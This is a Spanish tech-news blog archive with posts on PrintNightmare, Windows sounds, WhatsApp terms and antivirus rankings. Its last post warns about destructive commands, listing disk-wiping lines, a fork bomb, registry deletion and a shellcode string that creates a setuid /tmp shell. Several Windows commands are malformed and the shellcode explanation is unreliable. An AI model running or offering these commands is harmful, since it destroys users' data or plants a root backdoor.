
domingo, 1 de agosto de 2021

jueves, 1 de julio de 2021
Publican por error cómo hackear Windows 10: no hay parche disponible

Microsoft publica un parche el segundo martes de cada mes conocido como el Patch Tuesday.
En él, suelen parchear decenas de vulnerabilidades, con cifras que
pueden llegar a superar el centenar en algunos meses. El último parche
publicado fue el de junio, lanzado el pasado día 8 de junio, y arreglaba una vulnerabilidad en la Cola de impresión.
Unos investigadores, creyendo que era el que ellos habían descubierto,
publicaron toda la información al respecto. Sin embargo, se equivocaban.
En el Patch Tuesday del 8 de junio de 2021, Microsoft parcheó la vulnerabilidad CVE-2021-1675, que permitía escalar privilegios en los ordenadores afectados, afectando a todas las versiones de Windows posteriores a Windows 7 SP1, incluyendo Windows 10 y Server 2019.
Un fallo muy parecido, pero en realidad no era el mismo
El fallo parecía bastante inocuo, ya que requería de acceso físico al dispositivo para escalar privilegios. Sin embargo, el 21 de junio, Microsoft actualizó la página relacionada con esa vulnerabilidad, y admitió que el fallo podía usarse para ejecutar código de manera remota, lo cual lo hacía más peligroso, ya que un atacante podía llegar a tener permisos de SYSTEM en el ordenador, capturando tráfico, modificando drivers, obtener datos de la memoria como tarjetas de crédito o contraseñas, robar todos los datos del PC, o instalar un ransomware.
A pesar de que la vulnerabilidad detectada se demostrase que era más grave, los usuarios de Windows no tenían de qué preocuparse, ya que igualmente este fallo se encuentra parcheado.
O eso creían un grupo de investigadores de la empresa Sangfor, que estaban preparando la publicación de su investigación para la Black Hat de agosto de 2021, en la que hablaban de los fallos de seguridad relacionados con la Cola de impresión en Windows. Tras ver que el fallo se había parcheado y estaba documentado como RCE, decidieron publicar la prueba de concepto con toda la información y el código para explotar la vulnerabilidad que habían descubierto.
PrintNightmare: fallo de Windows 10 sin parchear
El problema es que estaban equivocados: no se trataba de la misma vulnerabilidad, por lo que, sin quererlo, han publicado un exploit de día cero que permite hackear todos los ordenadores con Windows. En cuanto se dieron cuenta, lo retiraron, pero ya era demasiado tarde: el código ya había sido descargado y republicado en otra web.
El nombre que se le ha dado a esta vulnerabilidad es PrintNightmare, del mismo tipo que la parcheada: Windows Print Spooler Remote Code Execution Vulnerability. La diferencia es que no está parcheada, y ya hay varios investigadores que se han hecho con el código y han mostrado cómo han conseguido explotar la vulnerabilidad en ordenadores con Windows 10 y la última actualización disponible instalada.
Lo normal en estos casos es que Microsoft lance un parche de seguridad de manera extraordinaria para parchearlo lo más rápido posible, ya que esperar al próximo 12 de julio al Patch Tuesday de julio es demasiado tiempo, ya que se puede crear un auténtico caos en todo el mundo.

Mientras tanto, lo más seguro que podemos hacer es desactivar la Cola de impresión de Windows 10. Para ello, hay que ir a services.msc, y buscar Cola de impresión. Una vez seleccionada, le damos clic derecho y en Tipo de inicio ponemos Deshabilitado. Cuando esté el parche disponible, podremos darle a Automático de nuevo para que se inicie de manera automática cuando sea necesario.
En el caso de que necesites tenerlo activado en una red local porque tengas una impresora por WiFi o Ethernet, debes limitar el acceso a Internet de los ordenadores para evitar que alguien entre dentro y se aproveche del fallo.
Fuente Original: - Adslzone.net
martes, 1 de junio de 2021
Ya sabemos por qué Windows dejó de tener sonido de inicio

Los sonidos de Windows han sido un clásico que ha ido cambiando prácticamente con cada versión del sistema operativo. Actualmente, Windows 10 nos alerta con sonidos cuando se conecta o desconecta un dispositivo, o cuando se produce un error. Sin embargo, no tiene sonido de arranque, al igual que Windows 8. La compañía decidió quitarlo, y ahora sabemos por qué.
Si has usado sistemas operativos como Windows 98, XP o Windows 7, tendrás metido el sonido de arranque en tus recuerdos. Desgraciadamente, este sonido también puede que te haya dado más de un infarto si te dejaste el volumen al máximo en la sesión anterior.
Los portátiles: motivo para quitar el sonido de inicio
Microsoft nunca dijo por qué lo habían quitado, pero ahora, Jensen Harris, que ocupaba el cargo de Director of Program Management de Windows User Experience, ha explicado en un vídeo el motivo por el que decidió eliminar el sonido desde Windows 8 adelante.
La clave radica en que, una noche, Jensen Harris quiso usar su portátil. El problema es que era muy tarde, y tenía una bebé recién nacida. Era su turno para cuidarla, y quería encender el portátil para navegar por Internet. Sin embargo, no recordaba si había dejado o no el ordenador en silencio, de manera que tenía un 50% de probabilidades de encender el portátil y de que sonase el sonido de arranque y despertase a su hija y a su mujer.
Por ello, Harris decidió dejar el ordenador apagado y no usarlo, y ahí fue cuando se dio cuenta no sólo de lo poco útil que era el sonido de inicio de Windows, sino que además no tenía ninguna utilidad en un dispositivo que estaba diseñado para ser usado en un hogar, de día o de noche.
Una solución rápida al problema podría haber sido conectar unos auriculares al conector jack del portátil, de manera que el sonido de arranque sonase a través de ellos y no despertase a nadie. Sin embargo, parece que Harris ya estaba decidido a que lo mejor era quitar el sonido de arranque, y le dijo a su equipo que lo eliminasen de Windows 8.
Microsoft intentó reintroducir el sonido de arranque, pero finalmente decidieron no incluirlo; sobre todo por la versión para ARM, donde intentaban reducir al máximo el tiempo de carga. Al dejar para después que se cargue el sonido al arrancar, ahorraban un segundo en el tiempo de carga, y además reducían en decenas de MB lo que se necesitaba cargar al principio.
Pronto conoceremos el sonido de inicio de Windows 8
El sonido de arranque de Windows 8 existe, pero no llegó a la versión final. Harris afirma que lo mostrará en un futuro vídeo en su canal de YouTube. En el vídeo narra la historia de los sonidos de arranque, y cómo se pasó del pitido del primer IBM PC a sonidos más complejos, donde cada versión iba mejorando a la anterior en una forma de demostrar cómo iba avanzándose en cada una de ellas.
Sin embargo, la expansión de los portátiles ha hecho que un ordenador pueda usarse en cualquier situación u hora del día, alejado de la típica habitación dedicada al PC, por lo que un sonido de arranque puede llegar a ser muy molesto. Lo mismo ocurrió con los móviles, y macOS lo quitó en 2016 por defecto, pero permite elegir a los usuarios si quieren activarlo o no. Siempre nos quedará personalizar el mensaje de inicio de Windows.
FUENTE: - Adslzone.net
sábado, 1 de mayo de 2021
Te quedan 15 días para aceptar las nuevas condiciones o quedarte sin WhatsApp

WhatsApp anunció sus nuevas condiciones a principios de año, pero retrasaron la fecha de aplicación debido a la gran polémica surgida en torno a los cambios de privacidad. Si se quiere seguir usando la app, es necesario aceptar estas condiciones, y aunque las hayas aceptado, a algunos usuarios les están obligando a aceptarlas de nuevo.
Todo comenzó a principios de enero, cuando WhatsApp anunció una serie de nuevas condiciones de uso. En ellas, se anunciaba que Facebook iba a poder leer los mensajes que intercambiásemos con empresas que usen sus herramientas para WhatsApp Business, rompiendo así la protección en los mensajes de WhatsApp.
España está a salvo gracias al RGPD
En la Unión Europea no pueden hacer esto, ya que incumplen el RGPD, pero aun así las condiciones van a cambiar en los próximos días. Además, WhatsApp realizó una publicación aclarando que ellos siempre respetan la privacidad de los usuarios y que ellos no ven nunca tus mensajes personales con amigos o familiares.

No aceptar estas nuevas condiciones tiene
consecuencias, como que no podremos utilizar la app para enviar ni
recibir mensajes desde entonces. Tendrás un tiempo disponible para
descargar tu información, y podrás seguir recibiendo notificaciones y
llamadas. Sin embargo, pasado ese periodo en el que se no se acepten las
condiciones, la cuenta será borrada de manera definitiva.
Por ello, WhatsApp está mostrando una notificación o un mensaje en el
chat en el que se insta a los usuarios a aceptar las nuevas condiciones
en las que no habrá pérdidas de derechos o privacidad para los usuarios
europeos. Así, habrá otros cambios menores en los que detallarán mejor
los datos que recopilan de los usuarios y cómo trabajan para mantenerlos
seguros, pero en ningún momento van a ampliar la cantidad de
información que comparten con Facebook; sobre todo porque la ley se lo
impide.
Preocupa que WhatsApp quiera leer mensajes con empresas
En el caso de que estés preocupado de que las empresas puedan
compartir tu información con terceros, el consejo que WhatsApp da es,
simplemente, que no utilices WhatsApp para hablar con empresas. La compañía ha intentado potenciar el uso de la API de WhatsApp Business
como principal vía de monetización, donde las empresas pagan a la
compañía para poder ofrecer servicios de atención al cliente e incluso
de compra mostrando catálogos dentro de la app de manera nativa.
El hecho de que incentiven que la gente no lo use si quieren preservar su privacidad demuestra lo importantes que son para WhatsApp los datos de los usuarios, y el hecho de que Facebook puede acceder a lo que escriben los usuarios con las empresas en la app. Con ello tienen una vía directa para saber cuáles son sus intereses, incluyendo comida, ropa, viajes, y un largo etcétera dependiendo del tipo de empresa con la que hablen o con los mensajes que les manden.
Fuente: - Adslzone.Net
jueves, 1 de abril de 2021
Estos son los antivirus para Windows 10 que no debes instalar

A la hora de proteger nuestro ordenador con el sistema operativo de la compañía con sede en Redmond tenemos varias opciones. La primer es apostar por Windows Defender o cualquier otro buen antivirus para Windows 10. La segunda es aposstar por un antivirus online gratis, aunque aquí ya hablamos de cosas más puntuales. Sea como fuere, en todos los casos existen productos que no son recomendables y, en el caso de los antivirus, estos son los antivirus para Windows 10 que no debes instalar.
De nuevo, nos hemos basado en el extenso análisis publicado por AV-Test, la firma alemana de seguridad que estudia el comportamiento de estas soluciones de seguridad durante varias semanas con las amenazas más peligrosas del momento. Esto les ha permitido probar 40 soluciones de seguridad utilizando para ellos 10.000 ataques diferentes. Son 21 soluciones destinadas al ámbito doméstico y 19 soluciones para negocios o empresas. En nuestro caso, nos vamos a centrar en las del ámbito doméstico.
El listado de las 21 soluciones de seguridad analizadas es el siguiente:
AhnLab V3 Internet Security
Avast Free Antivirus
AVG Internet Security
Avira Internet Security for Windows
Bitdefender Internet Security
BullGuard Internet Security
ESET Internet Security
F-Secure SAFE
G DATA Total Security
K7 Computing TotalSecurity
Kaspersky Internet Security
Malwarebytes Premium
McAfee Total Protection
Microsoft Defender
Microworld eScan internet security suite
Northguard Security
NortonLifeLock Norton 360
PC Matic PC Matic
net Total AV
Trend Micro Internet Security
VIPRE Security AdvancedSecurity
Como siempre, esta empresa valora los antivirus en función de tres aspectos como la protección, el rendimiento y la usabilidad. Se pueden conseguir un máximo de 6 puntos en cada sección, haciendo un total de 18. Sin embargo, soluciones que no tengan el máximo también pueden ser consideradas como “TOP PRODUCT”.

Los “TOP PRODUCT” de este análisis son: Avast Free Antivirus, AVG Internet Security, Avira Internet Security for Windows, Bitdefender Internet Security, BullGuard Internet Security, ESET Internet Security, F-Secure SAFE, G DATA Total Security, Kaspersky Internet Security, Malwarebytes Premium, McAfee Total Protection, Microsoft Defender, Northguard Security, NortonLifeLock Norton 360 y Protected.net Total AV.
Es decir, seis de las soluciones analizadas no consiguen esta calificación, aunque no todos lo hacen igual de mal. El antivirus peor valorado es PC Matic que ofrece la menor protección. No muy lejos encontramos a VIPRE Security AdvancedSecurity o Microworld eScan internet security suite. En el caso de PC Matic tampoco aprueba en usabilidad al bloquear algunas acciones durante la instalación y el uso de software legítimo.
FUENTE: - Adslzone.net
lunes, 1 de marzo de 2021
Microsoft se dispone a anunciar 'El Nuevo Windows', y estaría a tan solo unas semanas

Microsoft está planeando anunciar una “nueva versión de Windows 10”, unas intenciones de la compañía relativas a la comercialización de Windows 10X o a la actualización Sun Valley, y que podrían bautizar directamente como “The New Windows”.
Desde hace meses sabemos que 2021 será un año muy importante para el ecosistema de Windows 10, tanto con el lanzamiento de la gran actualización Sun Valley para otoño como del nuevo Windows 10X que, tras un retraso inicial, parece que se desplegará totalmente este año.
Como bien recuerdas, Windows 10X es un sistema operativo más simplificado pensado para dispositivos de doble pantalla y de índole portátil, aunque será igualmente compatible con nuestros ordenadores portátiles de toda la vida, y que estaría mucho más cerca de desplegarse, presumiblemente esta primavera.
Por otra parte tenemos la actualización Sun Valley de Windows 10, y que empezaría a desplegarse a los primeros clientes a partir de octubre, con una esperada renovación del menú inicio y del explorador de archivos, entre otras cosas.
Según informan desde Windowslatest, los de Redmond estarían planeando un evento que podrían celebrarlo entre abril y mayo. Hay informes contradictorios al respecto y no se sabe a ciencia cierta si esta nueva denominación de “The New Windows” se refiere al advenimiento de Windows 10X o a la actualización Sun Valley para Windows 10.
FUENTE: - Computerhoy.com
lunes, 1 de febrero de 2021
Los diez comandos de texto más peligrosos para Windows, Linux y Mac

Por: Marcos Merino @MarcosMerino_B
Hacer clic en algún botón o icono cuya función desconoces puede ser bastante peligroso. Pero si hablamos de comandos de texto introducidos en la terminal, la cosa puede ser igual de seria (o más).
Los comandos de texto listados a continuación pueden tener efectos destructivos sobre tu sistema si haces uso de ellos con permisos de administrador. Así que cuidado con los experimentos:
rm -Rf / (Linux, BSD, Mac)
Hay un ejemplo típico cuando toca hablar de comandos de Linux peligrosos... y su fama está, ciertamente, justificada: procede a borrar todos y cada uno de los directorios de nuestro disco duro a partir del directorio raíz (/). Es el siguiente:
rm -Rf /
Es decir, que lo borra todo. Para evitarlo, varias distribuciones traen configurado de serie un 'alias' que, al iniciar "rm", en realidad estamos accediendo a "rm -i", con lo que Bash nos pedirá confirmación de que deseamos realizar verdaderamente el borrado.
Cuenta con una variante que "sólo" borra nuestra carpeta de usuario, junto con todos los archivos de configuración que residen allí: "rm –rf ~".
mkfs.ext4 /dev/sda (Linux, BSD, Mac)
Si usamos un sistema de archivos EXT4, el siguiente comando no es muy distinto del típico 'format C:' de DOS/Windows. Formatea, punto:
mkfs.ext4 /dev/sda
Pero, en lugar de formatear toda la jerarquía de archivos, como el anterior, se centra en una unidad de soporte concreto (puede ser /dev/sda u otro).
shred /dev/sda (Linux, BSD, Mac)
Los anteriores comandos son peligrosos, sí. Pero, al menos, una vez ejecutado, permite recurrir a herramientas de recuperación de ficheros con amplias probabilidades de éxito.
Sin embargo otro comando mucho menos conocido puede borrarte todos los archivos de un disco duro sin solución posible:
shred /dev/sda
Shred es una herramienta que no borra: destruye. Es decir, no se limita a eliminar un archivo de la tabla de ficheros, sino que sobreescribe docenas de veces el espacio físico que aquél ocupa, convirtiéndolo en totalmente imposible de recuperar.
dd if=/dev/random of=/dev/sda (Linux, BSD, Mac)
DD es una herramienta que suele usarse para clonar discos y crear así copias de seguridad. Pero, usada creativamente, puede provocar que tengamos que recurrir a ellas. Como en este ejemplo:
dd if=/dev/random of=/dev/sda
'dev/random' es el nombre de un dispositivo virtual que los Unix usan como generador de números aleatorios. El comando que nos ocupa no ahce sino copiar el 'contenido' de dicho 'dispositivo' en nuestro disco duro primario... de tal manera que su efecto será el mismo que si usáramos 'shred /dev/sda', aunque mucho más lento.
mv / /dev/null (Linux, BSD, Mac)
Los dispositivos virtuales los carga el Diablo, parece. Y es que 'dev/random' no es el único de ese tipo que puede darnos dolores de cabeza. Atentos al siguiente comando:
mv / /dev/null
Este comando mueve (insistimos: no 'copia'. mueve) el contenido de '/' (es decir, todo el contenido del sistema) al dispositivo virtual '/dev/null'. El problema es que /dev/null es la Nada, una especie de agujero negro en el que se pierde todo bit que arrojemos para nunca más volver. ¿Veis el problema ahora?
:(){ :|:& };: (Linux, BSD, Mac)
Por fortuna, los comandos anteriores pueden leerse con relativa facilidad: a poco que sepas algo de Unix o, meramente, de inglés, puedes fruncir el ceño y pensar "Ey, espera un momento...". Pero, ¿y si un comando no parece un comando?
Veamos el siguiente ejemplo:
:(){ :|:& };:
Estamos ante el comando 'Fork bomb', cuya función es definir y ejecutar una función que se llama recursivamente a sí misma de forma infinita. No hace nada... excepto ejecutarse tantas veces que termina agotando la memoria disponible y forzarnos a reiniciar el dispositivo.
Comandos en hexadecimal (Linux, BSD, Mac)
Es posible convertir un comando (cualquiera) escrito en modo texto normal al formato hexadecimal, lo cual impide que podamos leerlo (o, más bien, comprenderlo). Sin embargo, si le indicamos al sistema que reconvierta y ejecute la cadena de caracteres hexadecimal, será como si ejecutásemos directamente el comando original. Así, no existe ninguna diferencia entre teclear 'rm -Rf /' y lo siguiente:
char esp[] __attribute__ ((section(“.text”))) /* e.s.p
release */
= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”
“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”
“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”
“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”
“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”
“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”
“\x6e\x2f\x73\x68\x00\x2d\x63\x00”

"cp -p /bin/sh /tmp/.beyond; chmod 4755

/tmp/.beyond;";
rd/s/q/ C:\ (Windows)
He aquí un comando para Windows que es, básicamente equivalente al 'rm -Rf' de Linux, Mac y cía:
rd/s/q/ C:\
Aunque con una diferencia: sólo borrará los datos de una unidad lógica concreta (en el ejemplo, la C:), pero no de todo el sistema. La diferencia, claro, sólo será relevante si tenemos más de una unidad en el sistema.
Comando de la Pantalla Azul de la Muerte (Windows)
¿Echas de menos las viejas pantallas azules de la muerte que tan características resultaban de la experiencia de usuario de Windows? Tranquilo, con el siguiente comando y podrás garantizarte una sesión gratuita de nostalgia:
@echo off
delete %systemdrive%*.* /f /s
Por fortuna para ti, no basta con copiar y pegar en el 'cmd': hay que guardar ambas líneas como un fichero de texto con extensión .BAT, equivalente a los .SH de Linux.
Borrado del Registro (Windows)
Otro conjunto de comandos que hay que ejecutar uno detrás de otro haciendo uso de un fichero BAT:
@echo off
START reg delete HKC/.EXE

START reg delete HKCR.dll
START reg delete HKCR/*
FUENTE: -Genbeta.com
Suscribirse a:
Entradas (Atom)